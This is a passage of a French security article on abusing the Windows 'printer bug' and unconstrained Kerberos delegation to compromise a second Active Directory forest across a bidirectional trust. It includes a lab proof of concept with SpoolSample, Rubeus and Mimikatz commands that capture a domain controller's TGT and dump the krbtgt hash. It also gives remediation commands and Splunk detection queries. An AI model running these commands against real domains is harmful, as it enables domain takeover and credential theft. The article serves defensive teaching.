
3. UTILISATION POUR UNE COMPROMISSION INTER-FORÊTS

Si les serveurs A et B font partie de deux forêts distinctes possédant une relation d'approbation bidirectionnelle, les mécanismes d'authentification de Windows font en sorte qu'un utilisateur de la forêt A s'authentifiant sur la forêt B reçoit dans son ticket le SID du groupe « Utilisateurs authentifiés » de la forêt B permettant l'accès à de nombreux services et ressources [5].

Ainsi, étant donné que la présence dans le groupe « Utilisateurs authentifiés » est suffisante pour réaliser le « printer bug », un attaquant est en mesure de l'exploiter sur une forêt distante contenant une relation d'approbation bidirectionnelle (des détails sur le fonctionnement de ce bug dans différentes autres configurations peuvent être retrouvés dans d'autres articles [6]).

La cinématique d'attaque est alors présentée en figure 3.

FIGURE 3



Cinématique d'attaque utilisant le « printer bug » pour compromettre une forêt disposant d'une relation d'approbation bidirectionnelle.

Une fois le forwarded TGT du compte machine de DC2 obtenu, il est possible de réaliser l'ensemble des actions que les privilèges de ce compte octroient, comme par exemple effectuer un DCSync pour se forger un Golden Ticket sur la forêt 2.

Remarque : Il est à noter que, dans le cas où un serveur présent dans la première forêt présente une délégation non contrainte, il est possible d'effectuer l'attaque envers la deuxième forêt directement depuis ce serveur, sans avoir besoin de compromettre la première forêt.

Remarque 2 : La bidirectionnalité de la relation d'approbation entre les forêts est nécessaire. En effet, la forêt préalablement compromise doit être de confiance pour la forêt victime afin de pouvoir accéder au spooler d'impression du DC2 depuis le DC1. De même, la forêt victime doit être de confiance pour la forêt compromise afin de permettre l'authentification du compte machine de DC2 sur DC1.

Photo d'illustration.

4. PREUVE DE CONCEPT



ENVIRONNEMENT DE TESTS

Pour permettre de réaliser une preuve de concept, le projet AutomatedLab [7] a été utilisé, à l'aide d'une configuration présentée sur GitHub [8]. Dans cette preuve de concept, deux domaines, présents dans deux forêts distinctes (forest1.net et forest2.net) reliées par une relation d'approbation bidirectionnelle, sont déployés. Sur le contrôleur de domaine de la première forêt (DC1), considérée comme compromise, les outils « SpoolSample » [9], « Rubeus » [10] et « Mimikatz » [11] ont été déployés.

La première étape nécessaire à l'exploitation du « printer bug » dans le cadre de la compromission inter-forêts est l'identification des relations d'approbation bidirectionnelles. Pour ce faire, la fonction **Get-ADTrust**, du module PowerShell « ActiveDirectory » peut être utilisée :

```
PS > Get-ADTrust -Filter * | fl
Direction           : BiDirectional
DisallowTransitivity : False
DistinguishedName    : CN=forest2.net,CN=System,DC=forest1,DC=net
ForestTransitive     : True
IntraForest          : False
IsTreeParent         : False
IsTreeRoot           : False
Name                 : forest2.net
ObjectClass           : trustedDomain
ObjectGUID           : 6c3d59c9-0234-4144-b052-758f55ce61d2
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source               : DC=forest1,DC=net
Target               : forest2.net
TGtDelegation        : True
[...]
```

L'activation de la délégation Kerberos au sein des relations d'approbation (propriété **TGtDelegation = True**) est également nécessaire au fonctionnement de l'attaque, comme il sera détaillé dans la partie 5 de cet article. Cette configuration est cependant la configuration par défaut des relations d'approbation.

L'identification des serveurs disposant de l'attribut **TrustedForDelegation** peut quant à elle être réalisée, à l'aide du module PowerShell **ActiveDirectory**, et de la requête suivante :

```
PS > Get-ADComputer -Filter * -Properties * | ForEach-Object { If ($_.TrustedForDelegation) { Write-Host $_.SamAccountName}}
```

DC1\$

Étant connecté sur le DC1, il est possible de monitorer les réceptions de forwarded TGT en filtrant sur le compte machine de DC2 :

```
PS > Rubeus.exe monitor /interval:5 /filteruser:DC2$
```

Une fois ce monitoring en place, le printer bug peut être lancé pour demander au DC2 de s'authentifier sur le DC1 :

```
PS > SpoolSample.exe dc2.forest2.net dc1.forest1.net
```

Dans la fenêtre dans laquelle est lancé le monitoring, le forwarded TGT de DC2 apparaît alors :

```
[+] 28/02/2019 09:10:53 - 4624 logon event for 'forest2\DC2$' from '192.168.14.4'
[*] Target LUID: 0xefdc5
[*] Target service : krbtgt

[...]

ServiceName      : krbtgt/FOREST2.NET
TargetName       :
ClientName       : DC2$
DomainName       : FOREST2.NET
[...]
Base64EncodedTicket :

doIE/DCCBPigAwIBBaEDAgEWooIECD[...]

[*] Extracted 1 total tickets
```

Une fois ce forwarded TGT récupéré, il est par exemple possible de l'importer à l'aide de Rubeus, puis d'effectuer un DCSync à l'aide de Mimikatz :

```
PS > Rubeus.exe ptt /ticket:doIE/DCCBPigAwIBBaEDAgEWooIECD[...]
PS > mimikatz.exe "lsadump::dcsync /domain:forest2.net /user:FOREST2\krbtgt"

[DC] 'forest2.net' will be the domain
[DC] 'DC2.forest2.net' will be the DC server
[DC] 'FOREST2\krbtgt' will be the user account
```





Photo d'illustration.

```
Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
[...]

Credentials:
  Hash NTLM: d66b3c5eb915f52e36c72d35fa00fc11
    ntlm- 0: d66b3c5eb915f52e36c72d35fa00fc11
    lm   - 0: 5f3cd6ec2c99f1c0b880a37a79e4ae1a
```

5. COMMENT SE PROTÉGER ?

Différentes actions de remédiation sont possibles pour protéger les domaines Windows d'une exploitation du « printer bug » :

- Désactiver le service d'impression des contrôleurs de domaine (et éventuellement de tout autre serveur qui n'en a pas la nécessité).
- Supprimer les délégations non contraintes pour les remplacer par des délégations contraintes.
- Supprimer les délégations non contraintes au travers des relations d'approbation : la désactivation de la délégation Kerberos au sein des relations d'approbation, lorsqu'elle est appliquée sur la forêt distante, permet en effet de bloquer l'attaque. Le scénario d'attaque inverse, où un attaquant ayant compromis la forêt distante va compromettre la forêt locale, reste cependant possible. Cela implique donc que cette désactivation doit être mise en place dans les deux sens de chacune des relations d'approbations bidirectionnelles. Microsoft a publié une mise à jour [12] dans le bulletin de mars 2019 qui inclut l'application par défaut de cette protection sur les relations d'approbation entre forêts (les relations d'approbation existantes restant inchangées). La désactivation de la délégation Kerberos au sein d'une relation d'approbation peut se réaliser à l'aide de la commande suivante :

```
PS > netdom trust forest1.net
/domain:forest2.net /EnableTGTDelegation:no
```

- Activer l'authentification sélective sur les domaines de part et d'autre de la relation d'approbation. Dans le cas où les contrôleurs de domaine de chacune des forêts définissent cette propriété pour la relation d'approbation, il est possible de bloquer l'attaque. Pour cela, la commande suivante peut être utilisée :


```
PS > netdom trust forest1.net /domain:forest2.net /SelectiveAuth:yes
```

Cependant, dans de nombreux cas, les contrôleurs de domaines d'une forêt nécessitent de pouvoir s'authentifier auprès de ceux d'une autre forêt avec lesquels ils disposent d'une relation d'approbation. Si l'authentification sélective est tout de même mise en place, il est de plus nécessaire que les contrôleurs de domaine ne soient pas spécifiquement autorisés à s'authentifier sur la machine s'abonnant au spooler d'impression. Dans un cas réel, il est très probable que les contrôleurs de domaines des forêts situées de part et d'autre de la relation d'approbation soient autorisés à s'authentifier les uns sur les autres, rendant inefficace cette protection si l'attaquant dispose des privilèges SYSTEM sur un contrôleur de domaine. Enfin, les administrateurs de domaines pouvant modifier les paramètres des relations d'approbation, cette protection peut être facilement contournée en cas de compromission du domaine dans lequel se situe l'attaquant, et non d'un unique serveur possédant une délégation non contrainte. L'efficacité de cette protection est donc limitée à certains scénarios d'attaques.

Différentes méthodes de détection sont également possibles pour cette attaque, comme détaillé dans l'article de Roberto Rodriguez [13]. Au-delà de la détection des lignes de commande utilisées, qui peut être facilement contournée, les éléments suivants peuvent être recherchés pour identifier l'exploitation du « printer bug » :

- Connexion d'un compte machine contrôleur de domaine sur un serveur disposant d'une délégation non contrainte. Pour cela, il est préalablement nécessaire de créer une liste des serveurs disposant d'une telle délégation, et d'identifier les événements 4675 pour lesquels le SID S-1-5-9 (SID des contrôleurs de domaine) apparaît. Pour récupérer cet événement, il est nécessaire d'activer sur les serveurs disposant d'une délégation non contrainte la politique d'audit avancée **Ouvrir/fermer la session > Auditer l'ouverture de session (Logon/Logoff > Audit Logon)**. À titre d'exemple, la requête suivante peut alors être utilisée sur Splunk pour détecter ce type de connexions :

```
EventCode="4675" Message="*Filtered SIDs:*\{S-1-5-9\}" host="DC1"
```

Un exemple d'événement généré est présenté en figure 4.

- À l'inverse, il est également possible de détecter l'utilisation du serveur d'impression des contrôleurs de domaine par des serveurs disposant de délégation non contraintes. Pour cela, l'événement 5145 peut être utilisé, en recherchant de tels serveurs se connectant sur le canal **IPC\$** des contrôleurs de

domaine. Pour visualiser cet événement, il est nécessaire d'activer la politique d'audit avancée **Accès à l'objet > Auditer le partage de fichiers détaillé (Object Access > Audit Detailed File Share)** sur les contrôleurs de domaine. La requête Splunk suivante peut alors être utilisée pour visualiser l'attaque :

ComputerName	DC1.forest1.net
EventCode	4675
EventType	0
Keywords	Audit Failure
LogName	Security
Message	SIDs were filtered. Target Account: Security ID: S-1-5-21-2301531400-411814214-2985924618-1002 Account Name: - Account Domain: - Trust Information: Trust Direction: 2 Trust Attributes: 8 Trust Type: 2 TDO Domain SID: S-1-5-21-2301531400-411814214-2985924618 Filtered SIDs: %S-1-5-9%

FIGURE 4

Exemple d'événement 4675 généré lors de l'exploitation du « printer bug ».




Photo d'illustration.

```
EventCode="5145" Share_Name="\\*\IPC$" host="DC2"
```

Un exemple d'événement généré est présenté en figure 5.

CONCLUSION

L'attaque présentée dans cet article exploite des faiblesses directement liées aux relations d'approbation. Cependant, différentes techniques plus classiques peuvent permettre de rebondir sur une autre forêt, comme par exemple :

- Le jeu de mot de passe : il est très courant qu'un utilisateur utilise un même mot de passe lorsqu'il dispose de comptes sur plusieurs domaines ou forêts ;
- Le partage de ressources entre différentes forêts : il arrive par exemple que des ressources telles que WSUS ou SCCM soient partagées entre différentes forêts. Différentes exploitations de ces situations ont déjà été présentées, comme lors du SSTIC 2017 [14].

REMERCIEMENTS

Remerciements à Arnaud Soullie, Rémi Escourrou et Thomas Diot pour leurs relectures et conseils, ainsi qu'à l'ensemble des personnes citées en références et ayant créé les différents outils utilisés dans cet article. ■

EventCode ▼	5145
